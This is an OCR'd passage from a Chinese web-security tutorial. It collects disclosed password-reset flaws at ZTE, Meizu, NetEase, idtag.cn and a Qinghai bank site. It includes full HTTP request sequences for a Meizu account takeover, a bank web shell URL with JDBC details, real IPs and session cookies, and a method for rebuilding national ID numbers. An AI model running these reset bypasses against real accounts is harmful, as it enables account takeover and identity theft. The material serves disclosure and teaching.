解开一下发现真的是个时间戳！那么可以大胆的猜测一下此处的流程，用户取回密码时，产生一个精确的时间戳，与帐号绑定，记录在某个密码重置库内，那么修改这个用户密码必须得知道这个时间戳才可以，看似合理，但程序员忽略了一个细节，就是假如这个时间戳是新生成得，我在一定得时间段内进行暴力猜解，很快就可以获取到这个有效得链接！
写了个 exp 测试一下。

打开果然是

修改密码后跳到了登陆首页，用刚刚修改得密码登陆

Bingo~看看其他应用。

奇怪，不是 sso，但是既然知道了密码，so 不 o 的无所谓啦。
PS:另外发现了一个小小的问题,如果某个重置密码链接未使用的话,时间戳貌似不会失效,这样给预测带来了点麻烦，但这只是时间问题。

修复方案：

不可预测性没有做到位，设计之初就做错了，真是。。

b. 用户名

c. 服务器时间

案例：中兴某网站任意用户密码重置漏洞（经典设计缺陷案例）

1.还是之前提交的那个中兴的应用之星网站


http://www.appstar.com.cn


上面有积分可以换充值卡。

中兴某网站的积分商城充值卡等礼品任意兑换漏洞


2.上面还有一个任意用户密码重置漏洞，找回密码链接的 token 不够随机，貌似就是当前时间。可以任意找回用户的密码而不用去查看邮箱中的找回链接是啥，重置别人的密码后就可以用别人的积分在积分商城里面来换取礼品。

3.首先用 2 个账号同时找回密码来进行对比，开 2 个窗口，2 个账号同时点击找回密码：





4. 去邮箱里面去查看找回密码的链接：



随机 token 只相差 4，我这里网络有点卡，如果是网络好，应该只相差 1-2，token 轻易被猜出来。

5. 接下来就是用构造的链接，找回密码了：

6. 可以在注册功能那块找到已经注册过的邮箱，已经注册过的邮箱会提示一个小红叉表示已经被注册过：


注册应用之星
邮 箱：
172710910@qq.com
用户名：
密 码：
确认密码：
验证码：
看不清？换一张
我已同意 应用之星服务条款
注 册

没被注册

修复方案：

增强随机 token

2.5.4 用户凭证有效性

a. 短信验证码

案例：青海银行某站点 GetShell 影响少量敏感数据（手机短信验证码）

http://118.213.246.48:7001/

反序列 getshell


http://118.213.246.48:7001/bea_wls_internal/1.jsp

密码:
mask 区域
*****ll*****

jdbc：

```
<url>jdbc:oracle:thin:@138.138.2.123:1521:ZXBS</url>
    <driver-name>oracle.jdbc.xa.client.OracleXADataSource</driver-name>
    <properties>
      <property>
        <name>user</name>
        <value>WXBANK</value>
      </property>
    </properties>

<password-encrypted>{AES}BaFOYOMtxH4JmQY5z+AQ+4a5VDvCwUxWDNhncKi1a5k=</password
-encrypted>
```



b. 邮箱 token

案例：身份通任意密码修改-泄漏大量公民信息

身份通任意密码修改-泄漏大量公民信息
政府开放的可以查询身份证信息的一个网站.

详细说明：

选择使用邮箱找回密码
http://www.idtag.cn/regionTempAction.do?method=toForwardFindPasswordStyle
使用真实信息找回密码后.会发送一封邮件到邮箱.
邮箱中得到如下链接
http://www.idtag.cn/regionTempAction.do?method=resetPassword&idtagCard=用户 ID 值&authcode=Go8K7yp4TWy&rtEmail=邮箱地址
访问后可直接重置用户密码.
输入新密码后提交时抓包.

获得以下内容

org.apache.struts.taglib.html.TOKEN=83accc27d5178f832d9f22a1d02bdacf&org.apache.struts.taglib.html.TOKEN=83accc27d5178f

虽然有 TOKEN...但是依然可以直接修改用户 ID 进行修改密码...
我随便修改了一个用户 ID 提交后得到如下信息

```
<div class="ad_right">
        <div class="weizhi_ad">你当前所在位置：安全中心 &gt; 找回密码 &gt; <font>手机方式</font></div>
        <div class="anquan_ico">手机找回密码</div>
        <div class="admin_bo">
                <div class="yanzh_tsh">
        <p class="yanzh_tsh01">恭喜！密码重置成功！</p>
  <p>密码重置成功！系统将自动转到登录界面。</p>
  <p><span id="textSecond"> </span>秒</p>
  <div class="zhucechg04"><a href="/login.jsp" target="_self">立即跳转到登录界面</a></div>
 </div>
        </div>

</div>
```


然后使用该用户 ID 进行登陆
登陆成功

可以查看到他的身份证照片信息

编号	姓名	认证时间	身份号码	认证结果	照片
1	[redacted]	2012-09-22 02:33:51	360**********410	一致	

首页 | 上一页 | 第 1 /1 下一页 | 末页 | 共1条 | 每页 10 条 Go | 转到第 1 页

此处可以得到身份证的前三位和后三位
我们通过第一个个人资料页面可以得到此人的生日
也就是说我们只有
111***19800000*111
四位是需要知道的.
通过个人资料页面我们还可以得到此人的地址信息
可以轻易推算出前面的三位未知
11111119800000*111
就只剩一位了...
研究下身份证的算法就可以知道..这一位和后面的三位是有关联的...在后面三位固定的情况.这一位也是固定的...
全部身份证号码就得到了
这时我们得到了此人的
真实姓名
身份证号码
地址信息
手机号码
还有此人的身份证照片..

修复方案：

让 TOKEN 变的有用起来吧.

c. 重置密码 token

案例：魅族的账号系统内存在漏洞可导致任意账户的密码重置

猜测主要是由于对于密码重置模块令牌的验证不严造成的。

首先进入这里，魅族的密码重置模块
https://member.meizu.com/forgetpwd

2.然后我们需要获取的是四种功能模块的包，分别是发送验证码，验证验证码是否正确的，以及获取令牌和重置密码的，这里我都获取好了，接下来我们直接用
发送验证码：

```
POST https://member.meizu.com/uc/system/vcode/sendEmailVcode HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Referer:
https://member.meizu.com/uc/system/webjsp/forgetpwd/toMail?account=××××××
××××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
_fgpwdtk=AXTK4CkEUfVC_C1NDGumKyOL6r_8-5kM3oRskFNFu0jRX8Z-WKSowkbe1MkEq6uNUEqtX9
fxR9wgFq9bOoEi73xsAVRurOfKThdEJiZEEeQOELOzCuIMJlm9YMpMQhdcQT8xwDBBRtV7z08WGayOK
v0HJszxDvS3s0F0Zdx9-QM*7MF-nQFGcjtSDNYJejrxOkDzzkQ5FE3WbWOo7UoYJw5GNswWeGpzqQCF
bdxcT_rLeVU4_l_MIS2c8C_NpSiowUz7LMNB3RG5mmu3InK7R9qAfPpI4Cb5hMh5Ynq13Vv11y46d4L
W-AaGqon48D06CA; JSESSIONID=m11ira64bg3rb4n5u6oi1oln46m
email=glzjin%40zhaojin97.cn&vCodeTypeValue=8&account=××××××××××××
```

验证验证码是否正确：

```
POST https://member.meizu.com/uc/system/vcode/isValidEmailVCodeForForgetPwd
HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 77
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Referer:
https://member.meizu.com/uc/system/webjsp/forgetpwd/toMail?account=××××××
×××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
_fgpwdtk=AXTK4CkEUfVC_C1NDGumKyOL6r_8-5kM3oRskFNFu0jRX8Z-WKSowkbe1MkEq6uNUEqtX9
```

fxR9wgFq9bOoEi73xsAVRurOfKThdEJiZEEeQOELOzCuIMJlm9YMpMQhdcQT8xwDBBRtV7zO8WGayOKvOHJszxDvS3sOFOZdx9-QM*7MF-nQFGcjtSDNYJejrxOkDzzkQ5FE3WbWOo7UoYJw5GNswWeGpzqQCFbdxcT_rLeVU4_l_MIS2c8C_NpSiowUz7LMNB3RG5mmu3InK7R9qAfPpI4Cb5hMh5Ynq13Vv11y46d4LW-AaGqon48DO6CA; JSESSIONID=m11ira64bg3rb4n5u6oi1oln46m
account=××××××××××××&vCodeTypeValue=8&email=glzjin%40zhaojin97.cn&vcode=707054

获取令牌：

```
POST https://member.meizu.com/security/resubmit/token/get HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Referer: https://member.meizu.com/uc/system/webjsp/forgetpwd/toResetPwd?account=××××××××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=m11ira64bg3rb4n5u6oi1oln46m; _fgpwdtk=PUF6F7bafqhWDa7pLRN-9G8pLVkM-ZOBb41WiGtpuE7mpSGuCe0xE1XwO059Ix2M35TSAUSgLDa2ZjDCKav3_hBcJObQo4580cuHuVw9nYOxsLJzyqRR5TuoqmfOcEYGOTstMaLoTDOl4IqMOf3epsmhdjWMBKQCaZscRQa0xfs*7MF-nQFGcjtSDNYJejrxOkDzzkQ5FE3WbWOo7UoYJw4n6yE2ipq2dz-CtbX82VjOOad4x92et5f9vMdPm4hHI8jUZhujmD1YhvTHdQwnP583IuCO_lbQ23FJm0i5vQhRky9fCc0moGahkWAVTl_MXA
```

重置密码：

```
POST https://member.meizu.com/uc/system/webjsp/forgetpwd/resetPwd HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 125
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Referer: https://member.meizu.com/uc/system/webjsp/forgetpwd/toResetPwd?account=××××
```

×××××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
_fgpwdtk=PUF6F7bafqhWDa7pLRN-9G8pLVkM-ZOBb4lWiGtpuE7mpSGuCe0xElXwO059Ix2M35TSAUSgLDa2ZjDCKav3_hBcJObQo4580cuHuVw9nYOxsLJzyqRR5TuoqmfOcEYGOTstMaLoTDOl4IqMOf3epsmhdjWMBKQCaZscRQa0xfs*7MF-nQFGcjtSDNYJejrxOkDzzkQ5FE3WbWOo7UoYJw4n6yE2ipq2dz-CtbX82Vj0Oad4x92et5f9vMdPm4hHI8jUZhujmD1YhvTHdQwnP583IuC0_lbQ23FJm0i5vQhRky9fCc0moGahkWAVTl_MXA; JSESSIONID=m11ira64bg3rb4n5u6oi1oln46m
form_resubmit_token_key=KH001S0NAMJE0HFNWTS2WNBTKDP57QVL&account=×××××××××××&resetPassword=laofuck&repeatPassword=laofuck

OK，准备齐全了，下面就给大家做现场的表演
1.首先我的目标账号是我朋友 LANCE 的账号(在这里特别感谢他允许我使用他的账号来测试)
130××××××××
2.同样的我们进入那个账号查找页面，然后这样把账号填进去，进到这个页面

3.这时我们回到抓包那里，把 COOKIE 干出来

Cookie: Hm_lvt_2a0c04774115b182994cfcacf4c122e9=1412300296;
Hm_lpvt_2a0c04774115b182994cfcacf4c122e9=1412300296; _ga=GA1.2.1012289249.1412

这里我们需要的是这一段

JSESSIONID=m2cpjjkteivjxr1o9d646pcjgqs;
_fgpwdtk=IuqfrXg2_z8GS2MV_eygPBPmC9phjbeIXUN01pHJz9zZGJkpRVduU7C95ufFwA9ce74hsTcsVI5aFdPKFXybfuBLnMQhZexixy2DxKvH0vIfwUeNTMVG3B3WZYfU1zbUZQPCV8aiLEh5yknycRLk2WbZMHkBL_x8Kz9iOb_pTcg*LKCpR-u2ekV3g8T9J7RVH6boDmDf_gHX1mOAEgJGgrAOiU4TVsjo-XvT2pEJ9PEC9R-80fnDs0kVLl7q9ZzXn6C0HkxUhP_erM2SGTJTck8iolS2tpXnVqnKPIxL1uTCdqik0LttUUwwUCEPKria-Ig0mWTbbTgWiolnJedESMI

4.再拿出我们之前抓的找回密码那个包，我们替换些信息进去

POST https://member.meizu.com/uc/system/vcode/sendEmailVcode HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Referer:

https://member.meizu.com/uc/system/webjsp/forgetpwd/toMail?account=15977441670
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=m2cpjjkteivjxr1o9d646pcjgqs;
_fgpwdtk=IuqfrXg2_z8GS2MV_eygPBPmC9phjbeIXUN01pHJz9zZGJkpRVduU7C95ufFwA9ce74hsTcsVI5aFdPKFXybfuBLnMQhZexixy2DxKvH0vIfwUeNTMVG3B3WZYfU1zbUZQPCV8aiLEh5yknycRLk2WbZMHkBL_x8Kz9iOb_pTcg*LKCpR-u2ekV3g8T9J7RVH6boDmDf_gHX1mOAEgJGgrAOiU4TVsjo-XvT2pEJ9PEC9R-80fnDs0kVL17q9ZzXn6C0HkxUhP_erM2SGTJTck8iolS2tpXnVqnKPIxL1uTCdqik0LttUUwwUCEPKria-Ig0mWTbbTgWiolnJedESMI
email=glzjin%40126.com&vCodeTypeValue=8&account=130‘********

注意，我这里替换的是 COOKIE 以及下面的账号那里，邮箱你要填上自己的
然后，就发送出去吧

5.然后我们的邮箱里收到了这封东西
130××××××××，您好：
感谢您使用 Flyme 服务。
您正在进行 Flyme 找回密码操作，请在 30 分钟内将此验证码：991344 输入验证码输入框，以完成验证。
此致
Flyme 项目组
把上面的验证码记下，我们继续玩

6.然后这里，我们来验证一下是否正确，同样的记住替换 COOKIE 和信息
验证验证码是否正确：

POST https://member.meizu.com/uc/system/vcode/isValidEmailVCodeForForgetPwd HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 77
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Referer:
https://member.meizu.com/uc/system/webjsp/forgetpwd/toMail?account=××××××××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=m2cpjjkteivjxr1o9d646pcjgqs;
_fgpwdtk=IuqfrXg2_z8GS2MV_eygPBPmC9phjbeIXUN01pHJz9zZGJkpRVduU7C95ufFwA9ce74hsT

csVI5aFdPKFXybfuBLnMQhZexixy2DxKvHOvIfwUeNTMVG3B3WZYfU1zbUZQPCV8aiLEh5yknycRLk2WbZMHkBL_x8Kz9iOb_pTcg*LKCpR-u2ekV3g8T9J7RVH6boDmDf_gHX1mOAEgJGgrAOiU4TVsjo-XvT2pEJ9PEC9R-80fnDs0kVL17q9ZzXn6C0HkxUhP_erM2SGTJTck8iolS2tpXnVqnKPIxL1uTCdqik0LttUUwwUCEPKria-Ig0mWTbbTgWiolnJedESMI
account=130××××××××&vCodeTypeValue=8&email=glzjin%40zhaojin97.cn&vcode=991344

返回是错误的，但不要在意，我们继续走

7.这时，我们来获取令牌了，记得把该替换的东西都替换了

```
POST https://member.meizu.com/security/resubmit/token/get HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Referer: https://member.meizu.com/uc/system/webjsp/forgetpwd/toResetPwd?account=130××××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:  JSESSIONID=m2cpjjkteivjxr1o9d646pcjgqs; _fgpwdtk=IuqfrXg2_z8GS2MV_eygPBPmC9phjbeIXUN01pHJz9zZGJkpRVduU7C95ufFwA9ce74hsT
```

返回的是这些

```
{"code":"200","message":"","redirect":"","value":"JUG2VL7VKRDDZ156UZSXQ92TIOFWUYOL"}
```

我们需要的是 value

8.然后，最后，我们替换好该替换的东西，重置密码吧！

```
POST https://member.meizu.com/uc/system/webjsp/forgetpwd/resetPwd HTTP/1.1
Host: member.meizu.com
Connection: keep-alive
Content-Length: 125
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://member.meizu.com
X-Requested-With: XMLHttpRequest
```

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Referer:
https://member.meizu.com/uc/system/webjsp/forgetpwd/toResetPwd?account=130××××××
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=m2cpjjkteivjxr1o9d646pcjgqs;
_fgpwdtk=IuqfrXg2_z8GS2MV_eygPBPmC9phjbeIXUN01pHJz9zZGJkpRVduU7C95ufFwA9ce74hsTcsVI5aFdPKFXybfuBLnMQhZexixy2DxKvH0vIfwUeNTMVG3B3WZYfU1zbUZQPCV8aiLEh5yknycRLk2WbZMHkBL_x8Kz9iOb_pTcg*LKCpR-u2ekV3g8T9J7RVH6boDmDf_gHX1mOAEgJGgrAOiU4TVsjo-XvT2pEJ9PEC9R-80fnDs0kVL17q9ZzXn6C0HkxUhP_erM2SGTJTck8iolS2tpXnVqnKPIxL1uTCdqik0LttUUwwUCEPKria-IgOmWTbbTgWiolnJedESMI
form_resubmit_token_key=JUG2VL7VKRDDZ156UZSXQ92TIOFWUYOL&account=130××××××&resetPassword=xibaxiba&repeatPassword=xibaxiba

OK，我们看到的，返回的是 200 和 true,就是说我们成功的重置了密码

9.登陆试试

修复方案：

加强各模块的验证

2.5.5 重新绑定

a. 手机绑定

案例：网易邮箱可直接修改其他用户密码


网易邮箱弱口令手机绑定业务程序设计存在缺陷可导致直接修改密码

详细说明：

首先注册一个 126 邮箱测试帐号

然后会跳转到一个手机绑定得安全提示上

这个链接注意下参数，有个 uid，将 uid 修改为要黑掉的网易邮箱帐户



填入一个你可控的手机号码，将确认码发回来

点击确定并进入邮箱，这个时候这个目标网易邮箱已经被越权绑定了密保手机。
然后走正常的密码取回流程，发现这个邮箱多了一个通过手机的取回方式，这个手机尾号就是我刚刚绑定的手机！


網易通行证 易证在手 网易任君游
找回网易通行证密码：
1.输入通行证帐号
2.选择找回密码方式
3.
你正在找回网易通行证 haha@163.com 的密码 [换一个帐号]
通过密码提示问题
更多帮助>>
安全码
通过安全码
更多帮助>>
通过手机
更多帮助>>
如果你无法通过上述方法修复密码，建议你尝试通过以下方式进行处理：
【通过注册信息修复帐号】
http://mima.163.com/
【游戏数据修复帐号】
梦幻西游
大话西游II
www.wooyun.org


網易通行证 易证在手 网易任君游
找回网易通行证密码：
1.输入通行证帐号
2.选择找回密码方式
通过手机(*******78)找回密码 [换一个找回方式]
请您按如下步骤重置密码：
1 获取短信验证码：
免费获取
2 输入刚刚收到的短信内的验证码：
通行证帐号：haha@163.com
短信验证码：
新密码：
密码长度为6-16位，可用英文字母、数字、特殊字符。
重复新密码：
www.wooyun.org


中国联通 3G
19:25
